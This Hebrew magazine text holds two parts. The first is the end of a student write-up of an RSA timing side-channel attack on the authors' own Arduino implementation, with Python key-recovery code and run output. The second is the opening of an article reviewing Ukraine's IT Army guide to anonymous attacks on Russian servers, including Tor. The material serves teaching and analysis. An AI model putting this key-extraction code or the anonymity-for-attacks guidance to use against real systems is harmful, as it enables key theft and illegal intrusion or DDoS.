    :param k: The k for montgomery product
    :param r: The r for montgomery product
    :param bit: The bit we want to test if we have reduce or not
    :param dataList: The messages
    :return: two groups. reduce in bit(bit) or not
    """
    red = []
    nored = []
    for m in dataList:
        c, bucket = rsa_sim(m[0], d, n, k, r, bit)
        if bucket:
            red.append(m)
        else:
            nored.append(m)
    return red, nored
```

הפונקציה הבאה היא הפונקציה החשובה שלנו ולכן נעבור עליה שורה אחר שורה. היא נקראת מה-main ותפקידה לעבור על המאגר ולמצוא את המפתח בפועל.

```
139 def RSATimingAttack(n, data, ratio):
140     """
141     This function analysis the time that took to encrypt the messages and find the private key
142     :param n: The modulo
143     :param data: the messages with the time
144     :param ratio: the delta
145     """
146     (r, k) = nPrime(n)
147     private_key = '1'
148     bit = 1
149     finished = False
150     while not finished and bit < 32:
151         (red, nored) = split_messages(private_key, n, k, r, bit, data)
152         red_avg = calcAvg([m[2] for m in red])
153         nored_avg = calcAvg([m[2] for m in nored])
154         print("Difference of averages:", abs(red_avg - nored_avg))
155
156         if abs(red_avg - nored_avg) > ratio:
157             private_key += '1'
158             print("The next bit is probably 1.")
159         else:
160             private_key += '0'
161             print("The next bit is probably 0.")
162         print("The private key until now is: ", private_key)
163         print()
164
165         if testKey(data, private_key, n, k, r):
166             print("We did it! The private key is: \t", private_key)
167             finished = True
168
169         bit += 1
170
171     if not finished:
172         print("can't find the private key...")
```

בשורה 139 ניתן לראות שהפונקציה מקבלת שלושה פרמטרים:

- n - עולם המודולו.
- data - מאגר ההודעות שאותן נבחן.
- ratio - טווח הסטייה שלפיו נקבע האם צדקנו בהנחה שהביט הוא 1 או שהביט צריך להיות 0. בסוף נצלול אל השימוש בו וכיצד קובעים אותו.

לאחר מכן ב-46 נכין את המשתני עזר ל-Mongometry Product באמצעות $nPrime$ כפי שכבר ראינו לפני. בשורה הבאה נאתחל את המשתנה שישמור את המפתח הפרטי לאורך הדרך ושורה אחרי נאתחל מונה סופר כמה ביטים כבר עברנו. לאחר מכן בשורות 170 - 150 נכנס ללולאה שעובדת עד שנמצא את המפתח הפרטי (או עד שנגיע ל-32 ביט - כדי לדעת שמשהו לא עובד).

בתוך הלולאה בשורה 151 קודם כל נסווג את ההודעות לשתי קבוצות כפי שהסברנו, קבוצה red שלה הייתה הפחתה ו-קבוצה nored שלה לא הייתה הפחתה.

כעת בשורות 153 - 152 נחשב את ממוצע הזמנים עבור כל קבוצה ולאחר מכן בשורה 156 נבדוק האם יחס הזמנים בין הקבוצות לא זניח (גדול מ-ratio) ולכן אכן הביט הוא 1 (שורה 157) או שהוא זניח (קטן מ-ratio) ולכן הביט הוא 0 (שורה 160). כיצד לקבוע את ratio נסביר בהמשך.

לבסוף בשורה 165 אנו נפעיל את הפונקציה testKey שתבדוק האם צדקנו במפתח עד עכשיו ואם כן - נעצור את הלולאה.

הפונקציה testKey פשוט לוקחת מספר ערכים מהמאגר, חותמת אותם עם המפתח שמצאנו ומחזירה האם התוצאה נכונה או לא לפי מה ששמור במאגר.

כעת נריץ את הסקריפט ונראה כיצד הוא מוצא את המפתח הפרטי.



דוגמת הרצה

בדוגמת ההרצה שלנו ה-ratio יהיה 150000. את הקוד נריץ על המאגר שבנינו לפני בפרק של בניית מאגר ערכים למתקפה:

1	N,E
2	3839256683,548447537
3	message,signature,duration
4	1825426693,481823779,2280893
5	2110686704,3072422398,2497166
6	1334428208,1599528745,2093178
7	1265195384,2942524450,2186568
8	2409436678,1375084233,2093802
9	401252935,2464631800,2186973
10	1695206886,2565208005,2690551
11	2933055133,329494375,2593669

נזכיר שהמאגר מכיל נתוני חתימה של 9000 הודעות. כעת נריץ את הסקריפט (זמן הריצה הוא בערך חצי דקה) ונקבל המון שורות כאלה:

```
The first bit is 1
```

```
Difference of averages: 187986.2268589628
```

```
The next bit is probably 1.
```

```
The private key until now is: 11
```

```
Difference of averages: 173582.78072837694
```

```
The next bit is probably 1.
```

```
The private key until now is: 111
```

```
Difference of averages: 137093.0452079922
```

```
The next bit is probably 0.
```

```
The private key until now is: 1110
```

עד שלבסוף נקבל:

```
Difference of averages: 206346.6489106221
```

```
The next bit is probably 1.
```

```
The private key until now is: 11100100110101001000010001010001
```

```
We did it! The private key is: 11100100110101001000010001010001
```

נסביר מה קיבלנו:

ניתן לראות שבכל שלב, הסקריפט ידפיס לנו שלוש שורות: בשורה הראשונה ההפרש בין ממוצע הזמנים עבור שתי הקבוצות ולאחר מכן בשורה הבאה האם הביט הוא 0 או 1. נזכיר שזה נקבע לפי הערך ratio (שבמקרה שלנו הוא 150000) ותלוי האם הפרש ממוצע הזמנים בין הקבוצות לא זניח (גדול מ-ratio) ולכן אכן הביט הוא 1 או שהוא זניח (קטן מ-ratio) ולכן הביט הוא 0.



בשורה הבאה הסקריפט ידפיס את המפתח שהוא מצא עד כה.

לבסוף, בשלב מסוים, הפונקציה testKey זיהתה שמצאנו את המפתח הפרטי ולכן היא עצרה את הלולאה והודפסה לנו ההודעה על סיום הפעולה והמפתח:

We did it! The private key is: 11100100110101001000010001010001

קביעת הערך ratio

קביעת הערך ratio שישמש את הסקריפט תוך כדי ניתוח הזמנים על מנת לקבוע האם הפרש הזמנים זניח או לא זאת פעולה מסובכת.

הערך ratio נקבע לפי חישובים מתמטיים שמתחשבים בזמני הריצה של המערכת, זמן ביצוע החתימה, זמן ביצוע הפחתה, המהירות של המערכת (אצלנו גם השימוש בלוח ה-Arduino שמשפיע מאוד על המהירות) וכו'. באופן כללי ניתן לומר, שזה תלוי בכמה זמן לוקח לנו לחתום על ערך בודד ולקבל את התוצאה.

כמובן שבמקום זה אפשר להריץ את הקוד מספר פעמים, בכל פעם עם ערך ratio אחר עד שנמצא את הערך הנכון (כשנמצא את המפתח הפרטי). אומנם זה ייקח קצת זמן, אבל בסוף מדובר על 5 דקות של ריצה במקום חצי דקה וזה לא משמעותי.

דרך נוספת היא להתבונן בנתונים ולנסות להסיק מהם מהו הערך הנכון. כך נעשה את זה: קודם כל, נציב ב-ratio את הערך 0 ונריץ שוב את המערכת, כמובן שהיא תיכשל במציאת המפתח:

can't find the private key...

אבל, נסתכל על הזמנים שהודפסו לנו וננסה להסיק מהם מה הערך ratio שלנו.



נסה לזהות שני קבוצות של זמנים, קבוצה אחת עם ערכים גבוהים יותר וקבוצה שניה עם ערכים נמוכים יותר, את הערך ratio נקבע איפשהו ביניהם.

```
The first bit is 1

Difference of averages: 187986.2268589628
The next bit is probably 1.
The private key until now is: 11

Difference of averages: 173582.78072837694
The next bit is probably 1.
The private key until now is: 111

Difference of averages: 137093.0452079922
The next bit is probably 1.
The private key until now is: 1111

Difference of averages: 147840.38634238113
The next bit is probably 1.
The private key until now is: 11111

Difference of averages: 133634.03459492
The next bit is probably 1.
The private key until now is: 111111

Difference of averages: 141838.72920653317
The next bit is probably 1.
The private key until now is: 1111111

Difference of averages: 127732.1829448067
The next bit is probably 1.
The private key until now is: 11111111

Difference of averages: 130305.78003233159
The next bit is probably 1.
The private key until now is: 111111111

Difference of averages: 137619.8641706151
The next bit is probably 1.
The private key until now is: 1111111111

Difference of averages: 139925.38081441494
The next bit is probably 1.
The private key until now is: 11111111111

Difference of averages: 144675.34778241627
The next bit is probably 1.
The private key until now is: 111111111111

Difference of averages: 145315.79071280127
The next bit is probably 1.
The private key until now is: 1111111111111

Difference of averages: 137270.6971478518
The next bit is probably 1.
The private key until now is: 11111111111111

Difference of averages: 136953.3723948421
The next bit is probably 1.
The private key until now is: 111111111111111

Difference of averages: 140107.39883236773
The next bit is probably 1.
The private key until now is: 1111111111111111

Difference of averages: 131728.17272960348
The next bit is probably 1.
The private key until now is: 11111111111111111

Difference of averages: 140500.97501439275
The next bit is probably 1.
The private key until now is: 111111111111111111

Difference of averages: 135371.55694211507
The next bit is probably 1.
The private key until now is: 1111111111111111111
```

```
Difference of averages: 142729.97881431598
The next bit is probably 1.
The private key until now is: 1111111111111111111

Difference of averages: 132948.27755187592
The next bit is probably 1.
The private key until now is: 11111111111111111111

Difference of averages: 134367.15433216142
The next bit is probably 1.
The private key until now is: 111111111111111111111

Difference of averages: 145426.18276158022
The next bit is probably 1.
The private key until now is: 1111111111111111111111

Difference of averages: 131342.06003474537
The next bit is probably 1.
The private key until now is: 11111111111111111111111

Difference of averages: 136155.43027170328
The next bit is probably 1.
The private key until now is: 111111111111111111111111

Difference of averages: 130312.2138843555
The next bit is probably 1.
The private key until now is: 1111111111111111111111111

Difference of averages: 132867.6554789669
The next bit is probably 1.
The private key until now is: 11111111111111111111111111

Difference of averages: 126829.95983718289
The next bit is probably 1.
The private key until now is: 111111111111111111111111111

Difference of averages: 138589.06965380115
The next bit is probably 1.
The private key until now is: 1111111111111111111111111111


Difference of averages: 147822.24046116136
The next bit is probably 1.
The private key until now is: 11111111111111111111111111111

Difference of averages: 135589.44690011628
The next bit is probably 1.
The private key until now is: 111111111111111111111111111111

Difference of averages: 122560.57186330017
The next bit is probably 1.
The private key until now is: 111111111111111111111111111111111

can't find the private key...
```

(באדום ניתן לראות שעם $\text{ratio} = 0$ - הסקריפט נכשל)



אם נביט בזמנים שהודפסו, נראה שיש לנו קבוצה נמוכה יותר של זמנים שהם באזור 130000 וקבוצה של זמנים יותר גבוהים באזור 15000. לכן נקבע את ratio להיות איפשהו באמצע, למשל 140000.

נריץ את הסקריפט שוב ונראה שגם הוא נכשל:

```
def main():  
    difference = 140000  
    RSATimingAttack() > if not finished  
    findTheKey x  
    The next bit is probably 0.  
    The private key until now is: 11100100110110100000101100000010  
    can't find the private key...
```

באדום ניתן לראות את הערך ratio ואת ההודעה על כך שהמפתח הפרטי לא נמצא. לכן נחזור לזמנים ונססה לנתח אותם שוב בצורה חדה יותר.


אם נבחן את הזמנים שהודפסו שוב, נראה שלא דייקנו מספיק בחלוקה שלנו. ניתן לראות שאומנם יש לנו קבוצה נמוכה יותר של זמנים שהם באזור 130000, אך הקבוצה של הזמנים היותר גבוהים היא באזור 160000 ולא באזור 15000.

לכן נקבע את ratio להיות שוב איפשהו באמצע, הפעם 150000. כמובן שניתן לחלק את הזמנים לשתי קבוצות ולמצוא את האמצע ביניהם עם אלגוריתם שזה תפקידו (למשל knee) אבל ניתן להסתדר בלי זה.

נריץ את הסקריפט שוב ונקבל את הפתח הפרטי. כלומר צדקנו בניחוש הערך ratio:

```
def main():  
    difference = 150000  
    RSATimingAttack()  
    findTheKey x  
    The private key until now is: 11100100110101001000010001010001  
    We did it! The private key is: 11100100110101001000010001010001
```

באדום ניתן לראות את הערך ratio ואת המפתח הפרטי וההודעה על כך שהוא נמצא. הצלחנו לנחש את הערך ratio.



סיכום

במאמר זה עסקנו במתקפת ערוץ צד. כפי שהראנו, ניתן לבצע מתקפת ערוץ צד על RSA וע"י כך למצוא את המפתח הפרטי. במהלך המאמר התנסו שוב בשימוש בלוח Arduino. עליו ממשנו מערכת הצפנת RSA, שאותה תקפנו.

הפרייקט היה חוויתי ומהנה והעמיד אותנו מול אתגר חדש שאיתו התמודדנו והוא מימוש מתקפה על RSA. מדובר במתקפה מורכבת שדרשה מאיתנו ללמוד כיצד מערכות RSA ממומשות וכיצד לנצל את נקודת התורפה של צורת המימוש על מנת לבצע מתקפת ערוץ צד ולמצוא את המפתח הפרטי.

קצת עלינו

אבי פדר, בן 22, משתתף בתוכנית סייבר עילית וסטודנט שנה ד' להנדסת תוכנה אשכול סייבר במרכז האקדמי לב. מתעתד להתגייס בקרוב ומחפש את מקומי בצבא כעת. מוזמנים גם לעקוב אחרי ב-[linkedin](https://www.linkedin.com/in/Avifeder99).

דניאל יוחנן, בן 21, עתודאי שנה ד' להנדסת תוכנה אשכול סייבר במרכז האקדמי לב ובנוסף עובד בתחום ה-AI. מתעתד להתגייס בקרוב.

אם יש לכם שאלות, הערות או כל דבר אחר נשמח לשמוע מכם באימיל:

Avifeder99@gmail.com

Danielyochanan91@gmail.com

נוסיף שלקח לנו המון זמן לחקור, לפתח ולכתוב את המאמר. זה היה אתגר מעניין שקידם אותנו מאוד ונמליץ עליו גם לכם. שמחנו מאוד לעשות את זה ומקווים שייצא לנו שוב בעתיד.

ונסיים בתודה ל**מר אריה הנל**, מרצה במרכז האקדמי לב שאיתו למדתנו על כל זה.

ובתודה ענקית לעורכי המגזין שבזכותם יש לכולנו תוכן עשיר, איכותי ואמין בצורה נגישה ונוחה.



מקורות

<https://www.digitalwhisper.co.il/files/Zines/0x4F/DW79-2-SideChannel.pdf>

<https://github.com/avifeder/SideChannelAttack/tree/main/Part3>

https://en.wikipedia.org/wiki/Modular_arithmetic

https://en.wikipedia.org/wiki/Montgomery_modular_multiplication

https://en.wikipedia.org/wiki/Exponentiation_by_squaring

https://en.wikipedia.org/wiki/Modular_exponentiation

<https://pyserial.readthedocs.io/en/latest/pyserial.html>

<https://www.cs.sjsu.edu/faculty/stamp/students/article.html>

http://www.mat.ucm.es/congresos/mweek/XII_Modelling_Week/Informes/Report5.pdf

<https://slideplayer.com/slide/4976535/>

https://en.wikipedia.org/wiki/Side-channel_attack

כיצד תוכלו לתקוף את רוסיה - מדריך אנונימיות ותקיפה ברשת מבית היוצר של אוקראינה

מאת דוד אלקבס ויהונתן אלקבס

הקדמה

מאז ומתמיד התקדמות טכנולוגית היוותה אמצעי לשגשוג מדיני ועליית אורח החיים הממוצע של תושבי העולם. החל מטכנולוגיות 'פשוטות' כמו רדיו, רמקול, מזגן וכו' וחלה בטכנולוגיות מורכבות כמו ביקוע הגרעין. התקדמות טכנולוגית זו יכלה להיתרגם ולהירגם לכיוון חיובי כגון אנרגיה ירוקה אך לעיתים לפנות אל כיוון שלילי של הרס, חורבן וסבל רב. הירושימה ונגסאקי הן עדות לכך.

במסמך הקרוב אנחנו מתכוונים להציג טכנולוגיות בנושא **פרטיות ואנונימיות** החיבור ברשת האינטרנט. אנו מאמינים **שהזכות לפרטיות היא משאב אלמנטרי שכולם זכאים אליו**. אך באותה נשימה, אם נעקוב אחר הדוגמה שפתחנו עימה, הרי זה ברור כי סכנה ממשית עורבת ממש מעבר לפינה של זכות זו.

במילים פשוטות, ללא כיבוס מילים וניסיון לצאת פוליטיקלי קורקט - לאחר קריאת המאמר כל קוראיו יהיו מצוידים בידע הנדרש בשביל להישאר אנונימיים ברשת גם במקרה של ביצוע תקיפות קיברנטיות והפרת החוק. אי לכך, מתבקש שנצרף כסת"ח פורמאלי לפני תוכן המאמר:

"מטרת המאמר היא לימודית בלבד. אין האמור בכל מסגרתו לתמוך בכל פעולה לא חוקית אשר עלולה להתבצע באמצעות הטכניקות ותצורות הפעולה אשר מוצגות לאורכו. כותבי המאמר וצוות המגזין לא יישאו באחריות ובתוצאות אשר יגרמו משימוש לא כחוק בחומרי המאמר."

עכשיו, אנחנו יודעים מה אתם בוודאי חושבים: "קיצר מדובר בעוד מסמך שמסביר על אנונימיות. זה לא המסמך הראשון שיצא לנו לקרוא". אם כי מידה של אמת בקו המחשבה הנ"ל, חשוב לנו לציין כי המסמך הקרוב שונה רעיונית ממסמכים אחרים בנושא - **יש לו אסמכתא ממשלתית**. כל הפרקטיקות אשר יוצגו במסגרת המאמר יתבססו על מסמך/מדריך פורמאלי של ממשלת אוקראינה. כן כן, מסמך ממשלתי שפורסם בפרהסיה כיצד לבצע בצורה נכונה מתקפות סייבר.

המאמר מתחלק לשני חלקים:

- פירוט על אנונימיות ברשת – כיצד להיטמע בקהל האינטרנטי (עד עמוד 18)
- מחקר על כלל כלי התקיפה שהאוקראינים המליצו עליהם (17 ואילך, כן יש הרבה).

במידה ואתם מרגישים אנונימיים מספיק - תרגישו חופשי לקפוץ כל הדרך אל עמוד 17. במאמר חקרנו כל אחד מהכלים במערך האוקראיני והצגנו מדוע אנחנו חושבים (ספויילר-אלרט) שרובם פשוט גרועים (במילים עדינות).

ניקח צעד קדימה, מטרת המסמך היא פשוטה - להציג את הטכניקות ומתודולוגיות העבודה בנוגע לאנונימיות ברשת ולפרט על התקפות כנגד שרתים אינטרנטיים עליהן ממליצים גורמים אוקראינים. כמו כן, מכיוון שמצאנו מספר לקויים במסמך שלהם, נסיף המלצות לאבטחה ואנונימיות טובה יותר. נמליץ גם על רעיונות וכלי תקיפה שונים. מתוך ההבנה הבסיסית שכשזה מגיע לפריעת החוק וביצוע מעשים העלולים לפגוע בחופש שלכם, קצרה היריעה מלהכיל את כל הנדרש בשביל לבוא לידי ריצוי - לאורך המאמר השתדלנו לשים מספר רב של קישורים, מאמרים ומקורות מידע נוספים לקריאה בשביל אלו אשר מעוניינים להעמיק את ידיעתם בנושא.

כולם משוגעים

תרשו לי לומר כי אנחנו נכנסים לעידן חדש בהיבט הקיברנטי.


אם מדינה אחת הייתה מבקשת מאזרחי כלל העולם לפשוט ולסכן חיי אדם רבים במדינה אחרת באמצעות כלי נשק, היינו אומרים שהיא נחושה לבצע התאבדות תקשורתית. ובכן, *זה בדיוק מה שאוקראינה עשתה.*

ביום השלישי למלחמה בין רוסיה לאוקראינה (26.02.2022), Mykhailo Fedorov, סגן ראש הממשלה ושר הטרנספורמציה הדיגיטלית של אוקראינה, פרסם בטוויטר כי מדינתו זקוקה לעזרה בחזית הסייבר וכי עזרה מכל העולם במאמץ המלחמתי תתקבל בברכה. להודעה הוא צירף לינק לקבוצת הטלגרם הנקראת "IT ARMY of Ukraine"





כיצד תוכלו לתקוף את רוסיה - מדריך אנונימיות ותקיפה ברשת מבית היוצר של אוקראינה

www.DigitalWhisper.co.il



ערוץ הטלגרם מכיל מספר אסטרונומי של מעל 300,000 (!) רשומים מכל העולם ומפרסם מידי יום מטרות רוסיות למתקפה. להלן ההודעה הראשונה שנשלחה בקבוצה:




אל תתנו לכל האימוג'ים והלבבות לבלבל אתכם; מדובר בעבירה ישירה על החוק כמעט בכל מדינות העולם. בין רשימת המקורות שנשלחים מידי יום בקבוצת הטלגרם ניתן לראות מספר רב של אתרים רוסיים המקושרים עם הממשל, בנקים, אתרי תשתית יסוד וחברות רוסיות. מידי כמה שעות מתקבלת תמונת מצב של סטטוס האתרים:



כיצד תוכלו לתקוף את רוסיה - מדריך אנונימיות ותקיפה ברשת מבית היוצר של אוקראינה

www.DigitalWhisper.co.il

פרסום בנק המטרות שמתעדכן בקבוצה ובעמוד הגיטהאב של הנציגים האוקראינים כולל אתרים רוסיים ובלרוסיים, כתובות אימייל של בכירים, טלפונים, DB dump מחברות, ערוצי יוטיוב שתומכים בצד הרוסי וכו'. בנוסף לעידוד מתקפות סייבר, מגיעות גם הוראות לעזרה בדעת הקהל העולמי - ביצוע spamming להודעות מוכנות מראש באתרים מוכרים כמו Google Maps, Tripadvisor, Trivago. כמו כן, ניתן גם לראות פרופגנדה אוקראינית של אהבת המולדת, עדכונים תקשורתיים על החרם הכלכלי והסנקציות שמוטלות על רוסיה. כנראה במטרה להעלאת המורל. נתון מעניין הוא ההוראה לתקיפת ארגונים המספקים DDoS Protection:




בסופו של דבר יש מספר מוגבל של כוח חישוב שאפשר להפנות אל ניתוח תעבורה רשתית, הבנת שאילתות DNS ו-BGP, מעקב התנהגותי אחר תקשורת ממספר sockets, גילוי טכניקות של SSL abuse וכו'.

עדכון אמצע מרץ: אם עד כה ראינו את רשימת האתרים כ-hostname-ים אז לאט לאט מפיצי המטרות החלו לשלח את כתובות המטרות בפורמט IP (כנראה פוחדים מהתערבות רוסית על שרתי ה-DNS) והוסיפו את מספר פורטים הפתוחים וסוג ההתקשרות איתם. נכון לתאריך ה-14/03/2022, ככה נראה חלק מבנק המטרות שמפורסמים לתוקפים שנתרמים לעזרת האוקראינים:



מרכיב עיקרי שתפס את תשומת ליבנו הוא המדריך בנוגע כיצד לבצע מתקפות סייבר בצורה אנונימית ברשת. להבדיל ממסמכים שונים שנתקלנו בהם בעבר, המדריך הנ"ל מפורט ברזולוציה גבוהה (אם כי לא מספיק לטעמנו) ונראה כי **מיועד לאוכלוסייה ללא רקע רב באבטחת מידע**; סימן המעיד כי אוקראינה מעוניינת לרתום ציבור רחב ככול ניתן. החלטנו לתרגם את רוחו ולפרסם מאמר כחול לבן אבל מעמיק משמעותית:



לפני שקופצים למים

אנחנו נמנעים להיכנס לפוליטיקה במסגרת המאמר, זה לא ממקומנו ולא מרצוננו להחליט איזה צד אוחז בצדק. עם זאת, אנו בהחלט מעוניינים להציג נקודות מעניינות שעולות מקריאתה של אוקראינה לעזרה במאמץ המלחמתי אל מול רוסיה בפן הקיברנטי.

מירב המתקפות שמתוארות ומומלצות בערוץ הטלגרם הינן מסוג DDOS. מתקפה זו נחשבת לא חוקית ברוסיה, במדינת ישראל וברוב המדינות המערביות. כלומר, במידה ותחליטו להריץ אחד מקטעי הקוד שנציג בהמשך - אתם ללא כל צל של ספק עוברים על החוק. קל וחומר אם אתם בוחרים להריץ אותו כנגד שרתים היושבים בחזקת מדינה אחרת. **רעיון זה מעלה תהיות רבות:**

- מה קורה במידה ויצלחו למפות בצורה חד משמעית מתקפה הרסנית שהגיעה ממקור שאינו אוקראינה?
 - מה אם ממשלת רוסיה תבקש לפעול בציר המשפטי מול אותו אזרח ממדינה מערבית?
 - מה תעשה המשטרה המקומית בנושא? האם היא מחויבת לפעול בכלל?
 - האם גופים כמו ספקי תקשורת עולמיים ושרתי DNS זכאים לפסוק לצד מסוים – להגן על רוסיה או לא?
- המון שאלות חצי פילוסופיות חצי משפטיות צצות במהרה. בכל מקרה, **אנחנו שמחים שזה לא בגבול המקצועיות שלנו לדון בסוגיות הנ"ל.**

בין כה וכה, מוזמנים להצטרף לקבוצה בטלגרם ולהעניף מבט בעצמכם על המתרחש (על אחריותכם האישית כמובן).

לפני שננתח (ממש ברמת הקוד) אלו מתקפות האוקראינים ממליצים לבצע כנגד משאבים רוסיים, נתייחס לכל תחום האנונימיות ברשת וכיצד הם ממליצים לנהל את האופרציה מבלי לחשוף את זהות התוקפים. נגיד כבר עכשיו, אנו חושבים כי בסה"כ מדובר בהמלצות טובות אך לא מספיקות. במאמץ פשוט (כמו best practices) לכל כלי וטכנולוגיה ניתן להעלות משמעותית את רמת האבטחה. נוכל להקביל את זה לאדם שחרד למות בתאונת דרכים ולכן קבוע נוסע בג'יפ Hummer ענק אבל מסרב לחגור את חגורת הבטיחות:




IT ARMY OF UKRAINE

<https://t.me/itarmyofukraine2022>
itarmyua@gmail.com


DISCLAIMER : This manual is strictly for educational purposes only. Please be aware that attacking (port scanning, DDOS, probing, PEN, etc) is highly illegal in many countries and if caught, you may be looking a prison time. Although I believe that the secret services of many countries will not pursue any contesters actively due to the extraordinary circumstances, they have every right to do so. It's YOU that is doing something illegal. Give yourself a few minutes to think it through before you decide to participate!

הלחם והחמאה - שימוש ב-TOR

בפרק השלישי של המדריך האוקראינים, מספרים לנו על "The Onion Routing" - TOR. מספרים לנו שבמידה ובחרנו לבצע מתקפות DOS על גבי תקשורת אינטרנטית אז TOR הוא ה-BFF שלנו. דוגרי, חוץ מלספר לנו בשני משפטים על המושג TOR לא מסבירים באמת את הסיטואציה והתרחישים הרלוונטים.




מכיוון שמדובר באבן בניין משמעותית בכל הקשור לאנונימיות ברשת והגנה בזמן ביצוע מתקפות אינטרנטיות, יהיה נכון לפרט על הנושא ולא להשאיר את הקורא לעשות את שיעורי הבית לבד מחשש שמה לא יעשה אותם. כבר עכשיו נציין כי אנחנו מאמינים בהצגת פרקטיקות מעשיות ולא תיאורטיות. לא תקראו כאן על כיצד TOR עובד, במידה וחלקכם מעוניינים בכך אנחנו ממליצים על 2 מאמרים כחול-לבן שפורסמו במסגרת המגזין: מאמר "[Paranoid Mode](#)" של מתן הרט מגליון 57 ומאמר "[להבין את התכלס מאחורי האנונימיות המורכבת TOR](#)" של ליאור ברש מגליון 7.



כיצד תוכלו לתקוף את רוסיה - מדריך אנונימיות ותקיפה ברשת מבית היוצר של אוקראינה

www.DigitalWhisper.co.il



[מקור: [Tor upgrades to make anonymous publishing safer \(theconversation.com\)](https://theconversation.com/tor-upgrades-to-make-anonymous-publishing-safer-124848)]

